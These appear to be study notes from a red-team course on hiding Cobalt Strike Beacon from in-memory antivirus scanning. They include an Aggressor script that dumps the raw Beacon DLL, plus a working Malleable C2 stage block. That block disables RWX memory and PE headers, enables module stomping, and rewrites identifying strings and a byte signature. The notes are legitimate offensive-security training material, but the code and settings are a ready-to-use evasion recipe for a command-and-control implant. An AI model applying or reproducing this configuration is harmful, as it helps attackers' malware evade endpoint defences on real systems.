Beacon Memory
- all payload artifacts inject Beacon shellcode = DLL + Loader
- loader settles the DLL into memory
- Many AV products have memory scanning capabilities

RWX Memory
The presence of RWX memory can be a red flag since most native applications are not using RWX memory with the exception of dynamic ones like PowerShell and .NET

By setting stage.userwx to false in Malleable C2, the prepended loader changes its behavior by:
- Allocating meory with
PAGE_READWRITERW permisions - Copying Beacon into that memory
- Then looping over each DLL section and setting the final memory permissions according to those section characteristics. That's typically RX for .text, R for .rdata, and RW for .data.
DLL Headers

When the prepended loader loads Beacon into memory it also includes Beacon's PE headers by default. This means all the headers: DOS, NT, etc are loaded into memory
- These are only required to loa the PE sections into memory but they're not required to run during runtime
- The presence of these headers makes it more obvious that a PE is running in this memory region
- if you set the
stage.copy_pe_heaerto false, it will prevent the loader from copying those headers which will leave only the .text and .data sections in memory

Module stomping
- memory regions associated with the .text section of a loaded PE are backed by a module on disk
- However, the Beacon PE does not appear to be backed by a module on disk because it was loaded from memory

- use the
stage.module_[x86/x64]option in malleable C2 which tells the beacons prepended loader to perform a technique called module stomping aka module overloading - Module stomping = loader maps the specified PE from disk but then overwrites its memoery with Beacon later. The end result is Beacon's PE appearing to be backed by a legitimate module
- best to choose a module with the size of at least 512kb
Strings
Hardcoded strings in PE's .rdata section are a common culprit for memory-based detections but can include parts of the .text section as well. To see what is included in the DLL we need to export it but currently theres no way to do that before any obfuscatoins are applied to it
The solution is to take it out using Aggressor. You can slice it with the BEACON_RDLL_GENERATE hook. The hook exists as a mean of replacing the deafult loader with a custon one so its provided with the raw DLL for the custom loader to be append to.
# -----------------------------------------------
# $1 = Beacon payload file name
# $2 = Beacon payload (dll binary)
# $3 = Beacon architecture (x86/x64)
# $4 = User defined map of options (restapi only)
# -----------------------------------------------
set BEACON_RDLL_GENERATE
{
    local ( '$path $handle' );

    $path   = getFileProper ( "C:\\", "Payloads", "beacon_raw." . $3 . ".dll");
    $handle = openf ( ">" . $path );
    writeb ( $handle, $2);
    closef ( $handle );

    return $null;
}

artifact_payload ( "http", "raw", "x64", "thread", "None" );
The BEACON_RDLL_GENERATE hook is provided with the raw Beacon DLL as variable $2. The above script simply writes that content to disk. The artifact_payload function is used to generate a payload, which we're calling just to trigger the hook to fire. We don't have the final payload anywhere, as it's not required.
Loading this script into the Cobalt Strike client should output beacon_raw.x64.dll to the target directory. Then, simply use the strings command in WSL to dump a list of strings present within that file.
strings -d beacon_raw.x64.dll -n 6 > beacon-string.txt
The Malleable C2 profile can be used to replace these strings in the Beacon DLL, via the stage.transform-x64 and stage.transform-x86 blocks (I will just show x64, but the same can be applied to x86). The strrep command simply replaces one string with another. To replace raw bytes, use the \x syntax.
stage {
    set userwx "false";
    set cleanup "true";
    set copy_pe_header "false";
    set module_x64 "Hydrogen.dll";

    transform-x64 {
        strrep "beacon.x64.dll" "bacon.x64.dll";
        strrep "%02d/%02d/%02d" "%02d/%02d/%04d";
        strrep "%s as %s\\\\%s: %d" "%s - %s\\\\%s: %d";
        strrep "%02d/%02d/%02d %02d:%02d:%02d" "%02d-%02d-%02d %02d:%02d:%02d";
        strrep "\\x48\\x89\\x5C\\x24\\x08\\x57\\x48\\x83\\xEC\\x20\\x48\\x8B\\x59\\x10\\x48\\x8B\\xF9\\x48\\x8B\\x49\\x08\\xFF\\x17\\x33\\xD2\\x41\\xB8\\x00\\x80\\x00\\x00" "\\x48\\x89\\x5C\\x24\\x08\\x57\\x48\\x83\\xEC\\x20\\x48\\x8B\\x59\\x10\\x48\\x8B\\xF9\\x48\\x8B\\x49\\x08\\xFF\\x17\\x33\\xD2\\x41\\xB8\\x01\\x80\\x00\\x00";
    }
}
Caveats:
- new string cannot be longer than original string
- formart string itself should be kept valid (e.g. %s for strings, %d for digits, etc).
DO NOT replace strings such as:
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: %d
as this will make HTTP responses returned by beacon completely non-compliant with HTTP standard